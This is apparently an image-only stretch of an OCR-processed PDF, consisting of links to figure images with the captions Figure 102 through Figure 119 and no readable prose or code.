


Figure 102




Figure 103




Figure 104




Figure 105




Figure 106




Figure 107




Figure 108




Figure 109




Figure 110




Figure 111




Figure 112




Figure 113




Figure 114




Figure 115

Figure 116




Figure 117




Figure 118




Figure 119

